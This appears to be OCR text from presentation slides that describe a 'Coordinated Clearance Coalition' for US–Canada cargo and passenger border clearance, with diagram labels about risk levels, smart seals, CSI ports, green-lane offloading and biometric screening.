
Or Destuff Container

Coordinated Clearance Coalition

9


High/Unknown Risk
No Unauthorized Intrusion
To Smart Seal
Low Risk
Overseas
CSI Port
Canada
or US
US or
Canada
Coordinated
Clearance
Coalition


10


High/Unknown Risk
No Unauthorized Intrusion
To Smart Seal
Low Risk
Overseas
CSI Port
Green Lane
Offloading
Efficient
Transshipments
Canada
or US
No Stopping at
Land Border
To Duplicate
Inspections
US or
Canada
Coordinated
Clearance
Coalition

11

Coordinated Clearance
Point of Departure Determination

Passenger Flow Concept




Coordinated Clearance Coalition

100% Screening
Biographical
Biometric
Threats


Canada
or US


US or
Canada




